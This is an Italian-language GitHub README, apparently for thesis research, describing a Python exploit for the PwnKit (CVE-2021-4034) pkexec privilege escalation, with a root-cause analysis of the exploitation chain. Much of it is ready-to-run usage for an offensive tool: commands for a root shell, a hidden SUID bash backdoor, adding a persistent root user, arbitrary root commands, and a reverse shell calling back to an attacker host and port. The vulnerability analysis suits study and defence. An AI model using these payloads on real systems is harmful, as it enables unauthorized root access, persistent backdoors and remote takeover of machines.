Ricerca di tesi magistrale su CVE-2021-4034 (PwnKit), escalation dei privilegi locale. Exploit Python multi-payload con 7 modalità, tra cui shell interattiva, backdoor SUID, reverse shell e creazione di utente root. Include analisi della causa principale e documentazione della catena di sfruttamento.
 devianntsec/cve-2021-4034




Vulnerabilità di corruzione della memoria nell'utility pkexec di polkit
Escalation locale dei privilegi → root tramite scrittura fuori dai limiti
Versioni interessate: polkit 0.105-31 e precedenti · Patch: polkit 0.105-33 (gennaio 2022)


Shell root interattiva ottenuta tramite CVE-2021-4034 - PwnKit
Questo repository contiene la mia ricerca per la Tesi Magistrale su CVE-2021-4034, una vulnerabilità di Escalation Locale dei Privilegi ad alta gravità (CVSS 7.8) nell'utility pkexec di polkit, comunemente nota come PwnKit.
La vulnerabilità ha origine da una scrittura fuori dai limiti nella logica di elaborazione degli argomenti di pkexec. Quando pkexec viene eseguito con un argv vuoto o manipolato, legge e scrive oltre i limiti dell'array argv nell'array envp, consentendo a un utente locale non privilegiato di iniettare variabili d'ambiente dannose che vengono successivamente caricate come libreria condivisa, eseguendo codice arbitrario con privilegi di root.
| Aspetto | Descrizione |
|---|---|
| Exploit multi-payload | Wrapper Python con 6 modalità di payload, tra cui shell, id, backdoor e reverse shell |
| Configurazione automatica dell'ambiente | Costruzione automatica di GCONV_PATH e configurazione di gconv-modules |
| Moduli post-exploitation | Backdoor SUID, creazione di utenti root ed esecuzione di comandi personalizzati |
| Documentazione accademica | Analisi della causa principale, catena di sfruttamento e cronologia della vulnerabilità |
CVE-2021-4034/
├── README.md                        # This file
├── LICENSE                          # MIT License
│
├── exploit/
│   └── pwnkit.py                    # Advanced exploit with multiple payloads
│
└── docs/
    ├── screenshots/                 # Exploitation demonstrations
    │   ├── 01-pwnkit-shell.png
    │   ├── 02-pwnkit-id.png
    │   ├── 03-pwnkit-whoami.png
    │   ├── 04-pwnkit-backdoor.png
    │   ├── 05-pwnkit-add-user.png
    │   ├── 06-pwnkit-reverse.png
    │   └── 07-pwnkit-custom.png
    │
    └── analysis/
        ├── 01-root-cause.md         # Vulnerability root cause analysis
        ├── 02-exploitation-chain.md # Exploitation chain breakdown
        └── 03-timeline.md           # CVE timeline
pkexec --version mostra 0.105 o precedente)apt install gcc)# Interactive root shell (default)
python3 exploit/pwnkit.py -p shell
# Verify execution context

python3 exploit/pwnkit.py -p whoami
# Execute custom command as root

python3 exploit/pwnkit.py -p custom -c "id"

# Create SUID backdoor at /tmp/.sh
python3 exploit/pwnkit.py -p backdoor_suid

# Add persistent root user
python3 exploit/pwnkit.py -p add_root_user --username backdoor --password mypassword
# Reverse shell
python3 exploit/pwnkit.py -p reverse_shell --lhost 192.168.1.10 --lport 4444
| Payload | Descrizione | Output |
|---|---|---|
shell | Avvia una /bin/sh interattiva come root | Shell interattiva |

id | Scrive l'output di id e whoami in /tmp/pwnkit_id.txt | File |
whoami | Scrive la verifica UID/eUID in /tmp/pwnkit_root_test | File |
backdoor_suid | Crea una copia root SUID di bash in /tmp/.sh | Backdoor persistente |
add_root_user | Aggiunge un utente personalizzato a /etc/passwd | Accesso persistente |
reverse_shell | Si riconnette all'attaccante tramite Python | Shell remota |
custom | Esegue qualsiasi comando come root | Stdout / file |
pkexec elabora il proprio argv per individuare il programma da eseguire. Quando viene invocato con argc == 0 (vettore di argomenti vuoto), il controllo dei limiti su argv fallisce silenziosamente. La successiva lettura fuori dai limiti tratta envp[0] come argv[1], e la scrittura fuori dai limiti in envp consente a un attaccante di sostituire una variabile d'ambiente con un percorso appositamente costruito. Quando pkexec chiama successivamente g_printerr(), carica GCONV_PATH dall'ambiente ora controllato dall'attaccante, caricando una libreria condivisa fornita dall'attaccante con privilegi di root.
argc == 0  →  argv[1] reads envp[0]
             argv[1] = "GCONV_PATH=."  (writes back into envp)
             pkexec loads ./pwnkit.so  (attacker-controlled shared library)
             gconv_init() executes as root
| Componente | Valore | Note |
|---|---|---|
| Binario vulnerabile | /usr/bin/pkexec | SUID root |
| Condizione di attivazione | argc == 0 | argv vuoto |
| Primitiva di scrittura | Scrittura fuori dai limiti in envp | Tramite argv[argc-1] |
| Meccanismo di caricamento | GCONV_PATH + gconv-modules | iconv standard di glibc |
| Contesto di esecuzione | gconv_init() nella libreria condivisa | Eseguito con EUID 0 |
| Versioni interessate | polkit ≤ 0.105-31 | Tutte le principali distribuzioni Linux |